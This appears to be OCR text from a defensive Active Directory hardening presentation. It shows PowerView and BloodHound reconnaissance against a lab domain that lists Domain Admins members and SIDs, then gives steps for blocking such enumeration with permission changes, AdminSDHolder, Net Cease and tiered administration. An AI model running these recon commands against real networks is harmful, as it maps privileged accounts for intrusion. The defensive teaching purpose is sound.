MemberDN      : CN=svcMOM,OU=Service Accounts,DC=theacme,DC=io

GroupDomain   : theacme.io
GroupName     : Domain Admins
MemberDomain  : theacme.io
MemberName    : SecScan
MemberSID     : S-1-5-21-143179592-3749324205-2095737646-1128
IsGroup       : False
MemberDN      : CN=SecScan,OU=Service Accounts,DC=theacme,DC=io

GroupDomain   : theacme.io
GroupName     : Domain Admins
MemberDomain  : theacme.io
MemberName    : RMSAdmin
MemberSID     : S-1-5-21-143179592-3749324205-2095737646-1123
IsGroup       : False
MemberDN      : CN=RMSAdmin,OU=Service Accounts,DC=theacme,DC=io

GroupDomain   : theacme.io
```


Domain Admins Properties
General
Members
Member Of
Managed By
Object
Security
Attribute Editor
Group or user names:
Everyone
SELF
Authenticated Users
SYSTEM
Domain Admins (ACME\Domain Admins)
Cert Publishers (ACME\Cert Publishers)
Add...
Remove
Permissions for Authenticated Users
Allow
Deny
Full control
Read
Write
Create all child objects
Delete all child objects
For special permissions or advanced settings, click Advanced.
Advanced
OK
Cancel
Apply
Help
Remove
Domain Admins Properties
General
Members
Member Of
Managed By
Object
Security
Attribute Editor
Group or user names:
Everyone
SELF
SYSTEM
Domain Admins (ACME\Domain Admins)
Cert Publishers (ACME\Cert Publishers)
Enterprise Admins (ACME\Enterprise Admins)
Add...
Remove
Permissions for SYSTEM
Allow
Deny
Full control
Read
Write
Create all child objects
Delete all child objects
For special permissions or advanced settings, click Advanced.
Advanced
OK
Cancel
Apply
Help

Changing Permissions on Domain Admins won't remain due to AdminSDPRop, so change on AdminSDHolder instead.

Add a custom group so things that need to view these can.
Enable Auditing first to determine what should.



```
PS C:\> Get-NetGroupMember 'Domain Admins'

PS C:\>
```


```
PS C:\> Get-NetGroupMember 'Enterprise Admins'

PS C:\>
```

```
PS C:\> Get-NetGroupMember 'Administrators'

PS C:\>
```


```
PS C:\> get-netOU "OU=Service Accounts,DC=theacme,DC=io"

PS C:\>
```

Group Enumeration Doesn't Work, but What About Bloodhound?


```
PS C:\Bloodhound> Invoke-BloodHound
Initializing BloodHound at 12:18 AM on 9/8/2019
Resolved Collection Methods to Group, LocalAdmin, Session, Trusts, RDP, DCOM
Starting Enumeration for theacme.io
Status: 101 objects enumerated (+101 ∞/s --- Using 274 MB RAM )
Finished enumeration for theacme.io in 00:00:00.8982621
2 hosts failed ping. 0 hosts timedout.
Compressing data to C:\Bloodhound\20190908001842_BloodHound.zip.
You can upload this file directly to the UI.
Finished compressing files!
```



40
Properties
Name : "DOMAIN ADMINS@THEACME.IO"
Aces : null
Members
0
MemberName : "SEAN@THEACME.IO"
MemberType : "user"
1
MemberName : "SVCMOM@THEACME.IO"
MemberType : "user"
2
MemberName : "SECSCAN@THEACME.IO"
MemberType : "user"
3
MemberName : "RMSADMIN@THEACME.IO"
MemberType : "user"
4
MemberName : "CYBERARKRECONCILE@THEACME.IO"
MemberType : "user"

Move AD Admin Accounts to Secured OU



```
PS C:\Bloodhound> Invoke-BloodHound
Initializing BloodHound at 12:27 AM on 9/8/2019
Resolved Collection Methods to Group, LocalAdmin, Session, Trusts, RDP, DCOM
Starting Enumeration for theacme.io
Status: 100 objects enumerated (+100 ∞/s --- Using 293 MB RAM )
Finished enumeration for theacme.io in 00:00:00.4759428
2 hosts failed ping. 0 hosts timedout.
Compressing data to C:\Bloodhound\20190908002754_BloodHound.zip.
You can upload this file directly to the UI.
Finished compressing files!
```



20190908002754_groups - Notepad
File Edit Format View Help
{"groups":[{"Properties":
{"highvalue":true,"domain":"THEACME.IO","objectsid":"S-1-5-32-
544"},"Name":"ADMINISTRATORS@THEACME.IO","Aces":null,"Members":
[{"MemberName":"HANSOL
{"MemberName":"VMWAREA
{"MemberName":"SCCMPUS
{"MemberName":"INSIGHT
{"MemberName":"FOREFRO
{"MemberName":"BRIGHTM
{"MemberName":"ENTERPR
{"MemberName":"TRIMARC
{"Properties":{"highva
-5-32-558"},"Name":"PERFOR
USERS@THEACME.IO","Aces":n
{"highvalue":false,"domain
559"},"Name":"PERFORMANCE
[]},{"Properties":
{"highvalue":false,"domain
562"},"Name":"DISTRIBUTED
[]},{"Properties":
{"highvalue":false,"domain
568"},"Name":"IIS_IUSRS@THEACME.IO","Aces":null,"Members":
Find
Find what:
Domain Admins
Find Next
Cancel
Direction
Up
Down
Match case
Wrap around
Notepad
Cannot find "Domain Admins"
OK



Fully Blocking Recon Requires Removing Authenticated User Rights on the Group and User Objects (at least MemberOf attribute)

Detecting Recon at this Point

- When Authenticated Users no longer have read access & attempt viewing the object, they fail.
- Set Auditing to Success & Failure on monitored groups/accounts.



Breaking Bloodhound (Recon)

- Administrative Group/Account Enumeration
  - Remove Authenticated Users from having rights on the groups (add a new “auditing” group so it can view the members).
  - Place admin accounts/groups into secured OU that Authenticated Users can’t view.
- Local Administrators Group Membership
  - Implement host-based firewall & block all inbound traffic by default.
  - Windows 10 v1507 and newer: Only Local Admins can enumerate.
- Account to Computer Logon Recon (NetSessionEnum)
  - Net Cease (https://gallery.technet.microsoft.com/Net-Cease-Blocking-Net-1e8dcb5b).
  - Remove Authenticated Users from NetSessionEnum on DCs & Servers.
- GPO Security Permission/Setting Enumeration
  - Remove Authenticated Users (this also prevents GPO from applying).
  - Add new computer group that needs to apply the GPO.

Allow Blue Team & Auditors Recon/Review

- Ensure there is a custom group that can view all objects where default permissions have changed.
- Recommend different groups to enable different read access:
  - Secure OU
  - AD Privileged Groups (AdminSDHolder)
  - Local Administrators Group Membership
  - NetSessionEnum for DCs & Servers
  - GPO View Access
- Adding audit accounts to these group enables Bloodhound/Recon type access.

Securing & Hardening Active Directory

TEST before deploying

Secure AD Admin OU

- Create a new top-level OU in the domain.
  - Examples: Management, AD Management, Administration, etc.
- Modify security so Authenticated Users don't have view access.
  - Remove Authenticated Users from the OU permissions.
- Block GPO Inheritance. Create, apply, & link Admin OU specific GPOs.
- Create child OUs
  - Admin Servers
  - Admin Workstations
  - Admin Accounts
  - Admin Groups
- Place all AD Admin related objects (users/groups) in this OU structure.
- ONLY AD Admins have:
  - Modify rights to this OU structure.
  - Modify/Owner rights to GPOs linked to this OU.

Note: Default groups are expected to be in their default location, so be careful when moving them

Secure AD Administration

- Separate accounts for each administrative tier
  - Tier 2: Workstations
  - Tier 1: Servers
  - Tier 0: AD/Domain Controllers, PKI, ADFS, AAD Connect, etc.
- Admin Workstation (or equivalent).
- Block AD Admin groups from logging on to workstations & servers via Group Policy.
- Limit DC management protocols (RDP, WMI, WinRM) to AD admin systems/subnets.

Securing AD: Level 1

